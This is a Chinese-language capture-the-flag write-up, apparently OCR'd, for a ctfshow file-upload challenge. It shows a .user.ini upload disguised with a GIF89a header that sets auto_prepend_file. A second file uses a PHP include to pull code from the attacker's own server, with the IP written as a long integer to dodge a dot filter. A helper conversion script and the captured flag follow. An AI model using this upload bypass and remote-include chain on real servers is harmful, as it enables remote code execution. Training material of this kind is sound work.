
1.先上传一个.user.ini配置文件，这要加上GIF89a，这是GIF文件的图片头，以便绕过过滤

```
GIF89a
auto_prepend_file=shell
```


```
Content-Disposition: form-data; name="file"; filename=".user.ini"
Content-Type: image/png

GIF89a
auto_prepend_file=shell
```

意思为在所有php文件前插入shell文件的内容

当然上传这种配置文件要求当前目录要有.php文件，可以扫描目录发现有个index.php



2.然后要上传shell文件这题考的时远程文件包含，我们需要在服务器上新建一个木马文件，这里用的是Nginx服务器



2.再传shell文件，这里前端有图片后缀检测，先上传图片再将文件名改成shell

因为这里过滤了'.'，所以普通IP不能通过，将其转为长整型IP，脚本如下：

```python
import sys
#IP转换为长整型
def ip2long(ip):
    ip_list = ip.split('.')
    result = 0
    for i in range(4):
        result+=int(ip_list[i])*256**(3-i)
    return result
#长整型转换为IP
def long2ip(long):
    floor_list = []
    num = long
    for i in reversed(range(4)):
        res = divmod(num,256**i)
        floor_list.append(str(res[0]))
        num = res[1]
    return '.'.join(floor_list)
ip = sys.argv[1]
long_=ip2long(ip)
print("长整型IP:",long_)
print("IP:",long2ip(long_))
```

```
GIF89a
<?=include"http://服务器长整型IP/shell"?>
```

```
Content-Disposition: form-data; name="file"; filename="shell"
Content-Type: image/png

GIF89a
<?=include"http://[redacted]/shell"?>
```

3.上传后访问upload，已经成功包含，接下来执行命令就行了

GIF89a 1nothing here

4.得到flag

GIF89a $flag="ctfshow{686ee2ef-44e6-4ab6-a23c-fe71ad371038}"; */ # @link: https://ctfer.com
Modified by: h1xa # @Date: 2020-09-21 21:31:23 # @Author: h1xa # -*- coding: utf-8 -*- /*